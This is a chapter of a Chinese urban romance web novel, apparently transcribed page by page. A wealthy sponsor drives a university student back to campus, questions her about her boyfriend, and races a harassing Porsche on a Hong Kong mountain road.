文趣网 > 都市小说 > 越俗 > 第 4 章 兜风
    第4章兜风

    【“你们的感情好拆么?”】

    宗勖白略疑惑的凉嗓让怪异在车内滋生漫延。

    几乎是那几秒,反光镜片下的桃花眼里的和煦笑意慢慢染上凉薄的情绪。

    和橙莫名愣了下,这一幕好像被长辈或者老师抓到不认真读书,早恋,要被批评和自我检讨。

    宗先生资助她读书,也算是对她在学业上有期待的半个长辈。

    察觉到宗勖白细微的情绪变化,她心脏蓦地一紧。还没来得及说话,又听见他耐人寻味的口吻:“你口中的男朋友,是可以接吻、拥抱、约会的男朋友?”

    这个直白问题让和橙尴尬到无容身之处。

    她小地方出来,对于爱情的表达是比较含蓄的。

    接吻、拥抱、约会从他口中说出来跟今天上午吃了什么般自在。

    说的人不甚在意,听的人却皮肤瞬间红温,害臊极了。

    和橙淡定下来,解释道:“我跟男朋友是今年暑假才在一起的,不是高中早恋。”

    言外之意就是没有耽误学习。

    “他也是港大学生?”

    “不是,他比我大一届,在隔壁花城读医。”

    宗勖白直勾勾地瞧她,似在思忖什么。上下唇薄薄合着,也不说话,眼底像深冬森雪,寂凉地压在她的脸。他面无表情时镜片后面的眼睛像终年不见天光的树荫。

    金丝眼镜,在他身上有两种极端。

    斯文绅士和冷漠淡然。

    不知道哪个才是他真实底色。

    凉意从脚底快速匀到脑袋。

    和橙承受不住他怪异的打量时,他倏尔笑,轻轻浅浅不抵眼底,“异地恋啊。”

    揶揄道:“你怎么如此紧张,难道我还能拆散你们?”

    听出是玩笑,和橙却笑不出来。

    同宗先生接触的这一个小时,心脏钓上钓下,起起落落。

    她归结原因,首先他身份不一般,哪怕外表绅士优雅,与生俱来的上位者气场和霸道气势也令人难以忽略,一点情绪转变都能摧枯拉朽地影响周围人。

    其次他是资助人,她对他天然有感恩和恭敬心理,生怕做错什么也容易陷入小心翼

    翼的境地。

    她希望和气、平等相处,但两人的身份地位注定是不可能的。

    他的情绪能轻而易举影响到她。他既能面色和愉同她交谈,关心她生活,也能冷眼旁观让她乍起寒毛。

    她忽然有点怕同他相处。

    太拘谨。

    不熟。

    摸不透。和橙一时不知该如何接话。

    宗勖白挑眉凝着她的脸,百无禁忌般松弛地追问:“你们的感情好拆么?”

    和橙愣住,神情呆呆。

    不知他这话的意思。

    每一个字她都懂,但从他口中说出来她脑袋有点反应不过来。

    她心脏高高悬起,蹙眉疑惑地呢喃:“我已经不是高中生。”

    怎么还玩拆散把戏。

    宗勖白目光幽深黏在她天真朴素的脸,鼻尖扑出一丝笑,“不是高中生就不能拆了?”

    “我又不是高中老师。”

    和橙背脊一僵,紧紧地攥住真皮座椅。

    这话从资助人口中说出来好奇怪。

    他的意思是,大学生也能拆。为什么突然扯到拆散这个敏感私人的话题。

    她不知道怎么接。

    思绪都不灵光了。

    两人对视,他的瞳孔在明亮日光下却极幽凉深邃。

    像怎么也煮不沸腾的开水。

    泼在她身上,凉凉的。

    “和橙,我不是你老师,你也不是高中生,怎么还防我怕我?”宗勖白将她的紧张不安看在眼里,虚浮地笑了声。

    19岁,正是拍拖的年纪。

    他也没觉得奇怪,只是她这个‘大惊喜’给的太突然,在别墅聊天各种套话,她也没把男朋友供出,上了车,冷不丁爆出男朋友。

    好听的声音毫无防备钻入耳朵。

    怪令人心梗的。

    和橙欲言又止,她刚刚确实怕他,一时无法撒谎说没怕。

    便木讷地捏着安全带,身体僵着不动。

    手机嗡地震动,分散和橙的注意力。

    刚才微信上给叶言之分享别墅的照片后那边回复了。叶言之:【香港的别墅长这样?跟农村自建房好像没什么差别[笑]。香港有钱

    人的品味也不过如此嘛。】

    男友的评价让和橙有一种说资助人坏话的心虚感她也不赞同这话别墅比县城的自建房漂亮室内的陈设也极其高级名贵别出心裁地板都能倒映出她的脸。

    叶言之的消息继续弹出:【你喜欢的话等以后我们结婚了也在老家建一栋这样的别墅。】

    即使隔着屏幕这段话也让和橙面红耳赤。资助人的别墅仿佛成了她和男朋友调情的工具。

    资助人就在旁边她抽不出空反驳叶言之而且还没回复他的问题。

    抬头果不其然对上他平静等候的目光。

    日光将她的面颊晒得酡粉生嫩像春日桃桃。即使整个人在烈日底下她依旧背脊凉飕飕。

    宗勖白绅士一笑似乎不介意她被手机消息吸引把他晾在一旁的事情。

    嗓音温和地转移话题“车子声浪有点响想叫你有点心里准备。”

    原来是这样才一直盯着她。还以为他看见了叶言之发来的消息。

    和橙肩膀塌下讪笑应我准备好了心想能有多响。

    宗勖白唇角弯起弧度

    然而轰隆咆哮的声浪震得她胸口一紧难怪宗勖白要提醒她耳朵差点聋。

    想不到资助人看着斯文儒雅居然喜欢开如此高调炫酷不羁的车。

    车子上路拐出别墅。

    车速不快陀飞轮仪表盘在阳光下闪得她拧眉。

    下山是盘山公路和橙被偶尔一个拐弯和低吼声浪吓得紧贴座椅早知道就走路去搭15号大巴。

    她还想活命啊。

    慌乱害怕之中不断安慰自己别怕要相信资助人的车技。

    他身价百亿肯定比自己更惜命这条路他经常走肯定很熟悉。

    宗勖白余光瞥到她的紧张放慢车速。

    和橙也敏感地发现车速变慢内心放松许多朝驾驶座看去他侧面线条流畅有致即便山风吹来浑身也依然透着纹丝不乱的斯文。

    阳光铺在他周身极致的白像一部狂野禁欲的黑白电影。

    突然一辆保时捷出现在左超车道似有似无贴上来嚣张地摩擦布加迪的后视镜。和橙就坐

    在左边自然第一时间发现仔细看车牌LOVEYOU竟是那辆被拦截在别墅外的车。

    它连续两次剐蹭后视镜每次和橙都以为自己即将被撞碎吓得身子往右挤青丝飘逸丝丝缕缕滑过宗勖白的俊脸。她没注意这些目光被两台碰撞的后视镜一闪而过的星火吸引并吓得肾上腺素激升。

    哪怕从未经历这种场面也能从保时捷几次三番的碰瓷知道车主故意挑衅。

    不知宗勖白得罪了谁侧头看他他依旧淡定自若对于保时捷的挑衅不慌不急不怕也不躲。

    香港秋季下午阳光毒辣柏油环山公路冒热气

    他眯了眯眼怕接下来吓到她“闭眼三分钟。”

    想分散她的注意力“奈莉萨克斯《蝴蝶的重量》念给我听。”

    和橙在布加迪嘶吼的声浪中听清宗勖白的声有些意外他知道高桌晚宴她念的英文诗歌出自哪。

    这种时候他还要听她念英文诗歌?怕给他添乱慌张又听话地闭眼真就念起英文诗歌。

    听着她微颤却有力的嗓宗勖白将油门踩到底保时捷也跟着加速。

    一蓝一黑在无人山道肆意较量追逐周旋摩擦对抗极限狂飙一路火花带闪电轮胎在柏油路面发出轻微摩擦声苦楝落叶漫天飞。

    布加迪是限量超跑有竟飙优势何况他车技精湛。

    前方转弯保时捷穷追不舍布加迪眼看要撞上护栏却在最后一秒急刹甩尾涡轮抓地漂移半圈两台车头碰撞保时捷原地转了半圈被逼停。

    随后布加迪低吼叫嚣扬长而去。

    和橙恰好念到英文诗歌的最后一个单词。推背感不再强烈风也变得温柔耳畔没有你追我赶的咆哮。

    似乎没那么燥。

    她心惊胆战地睁开眼皮脑袋晕沉沉牙齿轻颤。

    虽然没亲眼看见也能感受到飙车的狂野刺激危险。

    意识到宗勖白把那辆车甩在了后面侧眸看向驾驶座的男人。

    哪怕刚刚经历了生死时速他依然面不改色和橙从他神情里看到惬意和松弛似乎对刚才的竞速很享受。

    他抽空睇了目光给她。

    温笑:“

    刚才念的诗歌有两个单词比昨晚更精准。”

    和橙再次瞪圆眼睛。

    他一边飙车居然还听清楚了她的英文。昨天晚上在台上她太紧张有两个单词翻译出错她回宿舍后翻来覆去懊悔没发挥好。

    刚才念的时候把出错的单词换了。

    她紧张的心态随着他这句话瞬间放松。

    本来想问问他知不知道LOVEYOU的车主是谁转而又想到这辆车被拒绝在别墅外说明他并不想给车主脸色不想和车主有联系。

    估计是不想看见的人。和橙也就不提。

    她笑了笑“我昨晚没发挥好回去懊恼了好久

    宗勖白含笑的眼瞥她“没被吓到?”

    和橙如实说:“有一点点。我刚才想象着自己是在坐过山车这么说来也算免费体验了一把过山车。”

    她又开心地笑“还挺不错。”

    “那再来一次?”

    和橙眼瞳震惊继而想到他刚才似乎很享受飙车的快感。

    猜想他应该经常飙车虽然她有点怕但不想让资助人的邀请落空。

    “可以吗?”

    “当然。”宗勖白脚踩油门加速车子发出嘶吼声“这次可以喊出来。”

    和橙双手乖乖地捏住安全带山风肆意从脸颊掠过惹得她长睫轻颤耳畔是发动机嘶吼推背感猛烈清晰山影变残。

    无人盘山路多了一辆兜风的跑车。

    比起刚才是完全不一样的感受这次的车子是自由的车速是可以接受的程度。

    一个弯道跑车叫嚣着丝滑漂移和橙被这种身体和视觉的双重刺激吓得尖叫了声。

    过了弯道油门又踩下去她叫声连连滚烫的风随之灌入喉咙

    “不行了不行了!极限了……宗先生不要坐过山车了。”

    宗勖白将车速慢下:“很厉害坚持了55秒。”

    居然才55秒吗?和橙以为刚刚度过了三分钟呢心跳窜到嗓子眼呼吸起伏不定她揉了揉凌乱的发。

    心有余悸地看向正驾真情实意地夸:“那宗先生更厉害。”

    港大依山而

    建,道路狭窄、陡峭、多弯,校园内停车位极少且昂贵,优先保障教学一般都是教职员或者授权者才能开车进校。

    宗勖白的车有授权,畅通无阻开进学校。

    驶过爱德华式的红墙白柱本部大楼、百年古树,和橙急忙让宗勖白停车,这车子太张扬,被人看了一路。

    和橙解开安全带扭头说:“谢谢宗先生,再见。”

    宗勖白颔首。

    她下车,腿还有点软,差点摔一脚,努力站定,往太古堂方向走。

